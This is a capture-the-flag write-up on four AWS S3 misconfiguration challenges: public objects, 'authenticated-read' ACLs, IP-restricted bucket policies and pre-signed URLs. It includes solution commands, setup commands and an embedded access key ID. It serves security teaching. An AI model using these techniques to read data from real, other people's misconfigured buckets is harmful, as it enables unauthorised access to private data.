AWS S3 CTF Challenges

Oct 2, 2017

I created a series of brief challenges focusing on AWS S3 misconfiguration for the CTF at AppSec USA 2017 and CactusCon 2017. Vastly more participants completed Challenge 1 than the others so I'm sharing the solutions and setup instructions for educational purposes.

A fake email serves as the prompt for each challenge.

NOTE: For anyone considering making similar challenges, consult AWS's Acceptable Use Policy with regards to penetration testing. The exercises below demonstrate S3 permissions and do not invite participants to attack S3 itself in any way. This use falls under 'Other Simulated Events' and can be authorized by AWS by request.

Challenge 1


> From: Frank
> Sent: Monday, September 18, 2007 12:20 PM
> To: Bob
> Subject: bucket is ready!
>
> Hey Bob,
>
> I got that text file with the flag in it from Nancy and uploaded it to our S3. Does anybody know why she insists on using insane bucket names? Anyway, it's in a700de6aeab6ef373e7d. WTF, right? Let me know if you have any problems accessing it.
>
> -Frank


Solution

This is a very easy challenge that tests whether you know how S3 URLs work. The bucket name is given. The file (object) can be guessed from the given information, guessed by looking at the description of the next challenge, or read by listing the bucket if you know how to do that.

```
root@kali ~# aws s3 ls s3://a700de6aeab6ef373e7d
2017-09-18 12:16:31         35 flag.txt
```

Visit either style URL, get the flag.







```
root@kali ~# curl https://s3.amazonaws.com/a700de6aeab6ef373e7d/flag.txt
flag{BeHonestDidYouHaveToGoogleIt}
root@kali ~# curl https://a700de6aeab6ef373e7d.s3.amazonaws.com/flag.txt
flag{BeHonestDidYouHaveToGoogleIt}
```

Setup

Nothing fancy here. Upload the flag and mark it public using the web console.




Challenge 2

> From: Frank
> Sent: Monday, September 18, 2007 2:57 PM
> To: Bob
> Subject: let's try this again…
>
> OK, wow… ANYBODY could access that last bucket, what a fiasco. We're using a new one now. Tell me if you can get to it using the method we discussed.
>
> https://s3.amazonaws.com/b1f507894bee098d7e9d/flag.txt
>
> -Frank

Solution

This time the user is faced with an S3-provided 'access denied' error.



For reasons that I'm still not entirely familiar with, the option exists to allow object access to *any* authenticated AWS user using a 'canned ACL.'

To get the flag, install `awscli` and configure it using any valid AWS credentials. Requests to read the flag with the `s3` subcommand will now succeed.

```
root@kali ~/tmp# aws s3 cp s3://b1f507894bee098d7e9d/flag.txt .
download: s3://b1f507894bee098d7e9d/flag.txt to ./flag.txt
root@kali ~/tmp# cat flag.txt
flag{WhyIsThatEvenASettingCanSomeoneExplainPlsThx}
```

Setup

I'm not sure that it's possible to set this up using the web console. I did it using the `s3api` subcommand (from an instance of `awscli` with IAM creds to admin the bucket, of course). One command to set the bucket, one command to set the flag object.

```
# aws s3api put-bucket-acl --bucket b1f507894bee098d7e9d --acl authenticated-read
# aws s3api put-object-acl --bucket b1f507894bee098d7e9d --key flag.txt --acl authenticated-read
```

Challenge 3

> From: Frank

> Sent: Monday, September 18, 2007 6:22 PM
> To: Bob
> Subject: bucket is ready! (for real)
>
> Fuggin hackers, pain in my rear… so yea I guess they figured out how get our stuff again. The security guys said they set up yet another bucket and this time it can only be accessed by our instances in the Oregon region. Should take care of these access problems once and for all.
>
> https://s3.amazonaws.com/238e2d3768a54ec910/flag.txt
>
> -Frank

Solution

This time, creds are not necessary but the request to access the flag must come from an EC2 instance in the Oregon region. Create an instance, grab the flag.

```
[ec2-user@ip-10-90-10-169 ~]$ curl icanhazip.com
52.36.85.8
[ec2-user@ip-10-90-10-169 ~]$ curl https://s3.amazonaws.com/238e2d3768a54ec910/flag.txt
flag{ThisIsAnInstanceOfYouGettingAFlag}
```

On some level I created this challenge because the thought of people spinning up EC2 instances for the CTF was hilarious to me. To my horror, at least one participant didn't have to because he logged in to one of his company's (Prod?) instances to complete the challenge. Yea…

Setup

To set this up we need to create a bucket policy that limits object reads to EC2 IP addresses in us-west-2. AWS makes this easy with this handy JSON file and associated instructions.

After downloading the JSON file, it can be filtered as follows.

```
root@kali ~/tmp# wget -q https://ip-ranges.amazonaws.com/ip-ranges.json
root@kali ~/tmp# cat ip-ranges.json | jq '.prefixes[] | select(.region=="us-west-2") | select(.service=="EC2") | .ip_prefix'
"34.208.0.0/12"
"35.155.0.0/16"
"35.160.0.0/13"
[...]
```

Apply a bucket policy that allows anyone to list the bucket but restricts object reads to the above IP blocks.

```
{
    "Version": "2012-10-17",
    "Statement": [
        {
            "Sid": "Bucket",
            "Effect": "Allow",
            "Principal": {
                "AWS": "*"
            },
            "Action": "s3:ListBucket",
            "Resource": "arn:aws:s3:::238e2d3768a54ec910"
        },
        {
            "Sid": "Object",
            "Effect": "Allow",
            "Principal": {
                "AWS": "*"
            },
            "Action": "s3:*",
            "Resource": "arn:aws:s3:::238e2d3768a54ec910/*",
            "Condition": {
                "IpAddress": {
                    "aws:SourceIp": [
                        "34.208.0.0/12",
                        "35.155.0.0/16",
                        "35.160.0.0/13",
                        "50.112.0.0/16",
                        "52.10.0.0/15",
                        "52.12.0.0/15",
                        "52.24.0.0/14",
                        "52.32.0.0/14",
                        "52.36.0.0/14",
                        "52.40.0.0/14",
                        "52.75.0.0/16",
                        "52.88.0.0/15",
                        "52.95.247.0/24",
```

```
                    "52.95.255.112/28",
                    "54.68.0.0/14",
                    "54.148.0.0/15",
                    "54.184.0.0/13",
                    "54.200.0.0/15",
                    "54.202.0.0/15",
                    "54.212.0.0/15",
                    "54.214.0.0/16",
                    "54.218.0.0/16",
                    "54.244.0.0/16",
                    "54.245.0.0/16"
                ]
            }
        }
    }
  ]
}
```

Challenge 4

> From: Frank
> Sent: Monday, September 18, 2007 9:04 PM
> To: Bob
> Subject: FW: S3 security
>
> OK well yea, this sucks. Apparently that wasn't good enough either. Had to get security involved for real this time, do you know what they're even talking about here?
>
> From: Security
> Sent: Monday, September 18, 2007 8:46 PM
> To: Frank
> Subject: FW: S3 security
>
> Frank - we've set up an ultra-secure S3 solution using highly advanced authentication token schemas on bucket 3b089c7fc5845c792a4. From now on you'll need to use Access Key AKIAIGVSTJJMGLVUPVYQ and Signature "P%2BnFfsUVDKShQjPYVMg%2BAjq%2B7Go%3D"
>
> Do NOT share that information with anyone or anything except the in-house OpsSecDevDoubleSec group secure credentialing storage solution.
>
> By the way, the access expires Tuesday, September 18, 2018 7:54:59 PM (GMT).
>
> Stay Safe, Security

Solution

This challenge is to test familiarity with pre-signed URLs. Pre-signed URLs have five pieces of information; bucket, object, access key, signature, and expiration. `awscli` tends to present them in this form:

```
https://<bucket>.s3.amazonaws.com/<object>?AWSAccessKeyId=<key>&Expires=<expiration>&Signature=<signature>
```

All of the information is given (bucket, key, signature), known (object), or calculable (the expiration needs to be in unix time). Put it together, and grab the flag.

```
root@kali ~# curl "https://3b089c7fc5845c792a4.s3.amazonaws.com/flag.txt?AWSAccessKeyId=AKIAIGVSTJJMGLVUPVYQ&Expires=1537300499&Signat
flag{ThisFlagLeftIntentionallyBlank}
```

Setup

After uploading the flag and using creds that can admin the bucket, run an `aws s3 presign` with whatever expiration date you'd like.

```
root@kali ~# aws s3 presign s3://3b089c7fc5845c792a4/flag.txt --expires-in 31536000
https://3b089c7fc5845c792a4.s3.amazonaws.com/flag.txt?AWSAccessKeyId=AKIAIGVSTJJMGLVUPVYQ&Expires=1537300499&Signature=P%2BnFfsUVDKShQ
```